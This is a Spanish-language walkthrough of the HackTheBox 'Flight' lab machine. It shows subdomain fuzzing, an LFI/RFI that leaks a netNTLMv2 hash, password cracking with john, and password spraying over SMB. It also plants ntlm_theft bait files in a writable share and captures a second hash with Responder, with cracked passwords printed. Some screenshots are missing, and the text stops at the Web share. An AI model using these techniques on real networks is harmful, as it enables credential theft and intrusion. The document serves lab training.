Flight - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:


"Pasted image 20241226134657.png" could not be found.

Vamos a descubrir el nombre de la maquina, dominio y SO con netxec:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.187
SMB         10.10.11.187    445    G0               [*] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (domain:flight.htb)
```

SO: Windows
Nombre: G0.
Dominio: flight.htb


Vamos a ver el contenido del puerto 80:




Es una pagina de reserva de aviones. Vamos a intentar fuzzear para buscar posibles subdominios:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c --hl 154 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled again
 documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.11.187/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000624:   200        90 L     412 W      3996 Ch     "school"
```


Encontramos el subdominio "school". Lo introducimos en el archivo "/etc/hosts" y vamos a ver su contenido:




Si hacemos click en blog podemos ver lo siguiente en la URL:




El parametro "view" esta apuntando a un archivo interno en la maquina. Quizas se puede acontecer un LFI. Probamos a visualizar el archivo de confguracion del DNS de la maquina victima:




Nos dice que se ha bloqueado esta actividad sospechosa. Quizas haya alguna regla que este bloqueando las contrabarras, podemos intentar a poner barras normales:



Ahora se muestra el contenido. Vamos a probar si se acontece un RFI y podemos hacerno con el hash netNTLMv2 de algun usuario:



Hemos conseguido el hash del usuario "svc_apache". Vamos a crackearlo con john:



Validamos las credenciales:

Enumeramos los usuarios del dominio con rpcclient:

Vamos a comprobar si esa contraseña tambien le pertenece a algun otro usuario:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.187 -u users.txt -p 'S@Ss!K@*t13' --continue-on-success
SMB         10.10.11.187    445    G0               [*] Windows 10 / Server 2019 Build 17763 x6
SMB         10.10.11.187    445    G0               [-] flight.htb\Administrator:S@Ss!K@*t13 ST
SMB         10.10.11.187    445    G0               [-] flight.htb\Guest:S@Ss!K@*t13 STATUS_LOG
SMB         10.10.11.187    445    G0               [-] flight.htb\krbtgt:S@Ss!K@*t13 STATUS_LO
SMB         10.10.11.187    445    G0               [+] flight.htb\S.Moon:S@Ss!K@*t13
```

La credencial tambien es valida para el usuario "S.Moon". Vamos a ver los recursos compartidos a los que podemos acceder con ese usuario:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.187 -u S.Moon -p 'S@Ss!K@*t13' --shares
SMB         10.10.11.187    445    G0               [*] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (dom
SMB         10.10.11.187    445    G0               [+] flight.htb\S.Moon:S@Ss!K@*t13
SMB         10.10.11.187    445    G0               [*] Enumerated shares
SMB         10.10.11.187    445    G0               Share           Permissions     Remark
SMB         10.10.11.187    445    G0               -----           -----------     ------
SMB         10.10.11.187    445    G0               ADMIN$                          Remote Admin
SMB         10.10.11.187    445    G0               C$                              Default share
SMB         10.10.11.187    445    G0               IPC$            READ            Remote IPC
SMB         10.10.11.187    445    G0               NETLOGON        READ            Logon server share
SMB         10.10.11.187    445    G0               Shared          READ,WRITE
SMB         10.10.11.187    445    G0               SYSVOL          READ            Logon server share
SMB         10.10.11.187    445    G0               Users           READ
SMB         10.10.11.187    445    G0               Web             READ
```

Como tenemos permiso de escritura en Shared, podemos intentar subir algun archivo malicioso. Para ello tenemos una herramienta llamada "ntml_thef" que genera distintos archivos maliciosos que apuntan a recursos de mi maquina local.

```
└─$ python3 ntlm_theft.py -g all -s 10.10.14.12 -f hack
Created: hack/hack.scf (BROWSE TO FOLDER)
Created: hack/hack-(url).url (BROWSE TO FOLDER)
Created: hack/hack-(icon).url (BROWSE TO FOLDER)
Created: hack/hack.lnk (BROWSE TO FOLDER)
Created: hack/hack.rtf (OPEN)
Created: hack/hack-(stylesheet).xml (OPEN)
Created: hack/hack-(fulldocx).xml (OPEN)
Created: hack/hack.htm (OPEN FROM DESKTOP WITH CHROME, IE OR E
Created: hack/hack-(includepicture).docx (OPEN)
Created: hack/hack-(remotetemplate).docx (OPEN)
Created: hack/hack-(frameset).docx (OPEN)
Created: hack/hack-(externalcell).xlsx (OPEN)
Created: hack/hack.wax (OPEN)
Created: hack/hack.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: hack/hack.asx (OPEN)
Created: hack/hack.jnlp (OPEN)
```

Nos conectamos al recurso compartido "shared" ya que tenemos permiso de escritura:

```
┌──(kali㉿kali)-[~/Downloads/ntlm_theft/hack]
└─$ smbclient //10.10.11.187/Shared -U 'S.moon%S@Ss!K@*t13'
Try "help" to get a list of possible commands.
smb: \> put hack.scf
NT_STATUS_ACCESS_DENIED opening remote file \hack.scf
smb: \> put desktop.ini
putting file desktop.ini as \desktop.ini (0.1 kb/s) (average 0.1 kb/s)
```

Intentamos subir el archivo "hack.scf" pero no nos lo permite. Lo intentamos con Desktop.ini y nos lo ha permitido. Ahora si nos ponemos en escucha con Responder cuando el usuario haga click en este archivo nos llegara una peticion que arrastrara el hash netNTLMv2 del usuario que hace click:

```
    Responder Machine Name     [WIN-PKWSFNWWKBG]
    Responder Domain Name      [JIRN.LOCAL]
    Responder DCE-RPC Port     [48101]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.11.187
[SMB] NTLMv2-SSP Username : flight.htb\c.bum
[SMB] NTLMv2-SSP Hash     : c.bum::flight.htb:7997c05929db89b6:FBB0E0684BDDC10E8DA58BB10EEB62A
70049004E002D0050004B00570053004600460004E00570057004B004200470004003400570049004E002D0050004B00570
0052004E002E004C004F00430041004C00050014004A00490052004E002E004C004F00430041004C00070008000000
55C27DE86FEE6CC6982FE484D58EEFC20CD018F040A001000000000000000000000000000000000000900200063006
```

Lo crackeamos con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Tikkycoll_431012284 (c.bum)
1g 0:00:00:04 DONE (2024-12-26 14:55) 0.2155g/s 2270Kp/s 2270Kc/s 2270KC/s TinchyStryder..Tiffani29
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```


Hemos obtenido la credencial del usuario "c.bum". Vamos a ver a los recursos compartidos que podemos acceder a traves de este usuario:

```
[+] IP: 10.10.11.187:445        Name: flight.htb              Status: Authenticated
        Disk                                                  Permissions     Comment
        ----                                                  -----------     -------
        ADMIN$                                                NO ACCESS       Remote Admin
        C$                                                    NO ACCESS       Default share
        IPC$                                                  READ ONLY       Remote IPC
        NETLOGON                                              READ ONLY       Logon server share
        Shared                                                READ ONLY
        SYSVOL                                                READ ONLY       Logon server share
        Users                                                 READ ONLY
        Web                                                   READ, WRITE
```

Como podemos ver tenemos permiso de escritura sobre el recurso "Web". Vamos a ver el contenido:


```
